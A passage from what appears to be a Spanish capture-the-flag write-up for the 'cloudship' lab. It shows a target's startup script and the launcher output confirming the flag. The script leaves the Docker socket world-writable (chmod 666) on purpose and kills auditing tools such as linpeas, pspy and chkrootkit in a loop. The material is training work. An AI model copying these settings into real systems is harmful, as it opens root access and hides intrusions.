service ssh start

[ -e /var/run/docker.sock ] && chmod 666 /var/run/docker.sock

chown -R cloudship:cloudship /var/www/html
su -s /bin/bash cloudship -c 'python3 /var/www/html/app.py' &

while true; do
[ -e /var/run/docker.sock ] && chmod 666 /var/run/docker.sock 2>/dev/null
pkill -9 -f linpeas 2>/dev/null
pkill -9 -f linenum 2>/dev/null
pkill -9 -f pspy 2>/dev/null
pkill -9 -f chkrootkit 2>/dev/null
pkill -9 -f linux-exploit-suggester 2>/dev/null
sleep 2
donecloudship@cloudship:/$

```

Hemos encontrado la bandera, vamos a verificarla

```

chifay@kali: ~/Whoami-Labs/CLOUDSHIP
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CLOUDSHIP chifay@kali: ~/Whoami-Labs/CLOUDSHIP

[*] Cargando imagen desde cloudship.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: cloudship
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag (formato WebExploitLabs{... }): WebExploitLabs{[REDACTED]}

¡Felicitaciones! Has comprometido cloudship a nivel Difícil.

TIEMPO TOTAL: 01h 44m 56s
FECHA Y HORA: 2026-08-21 16:46:58 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio

```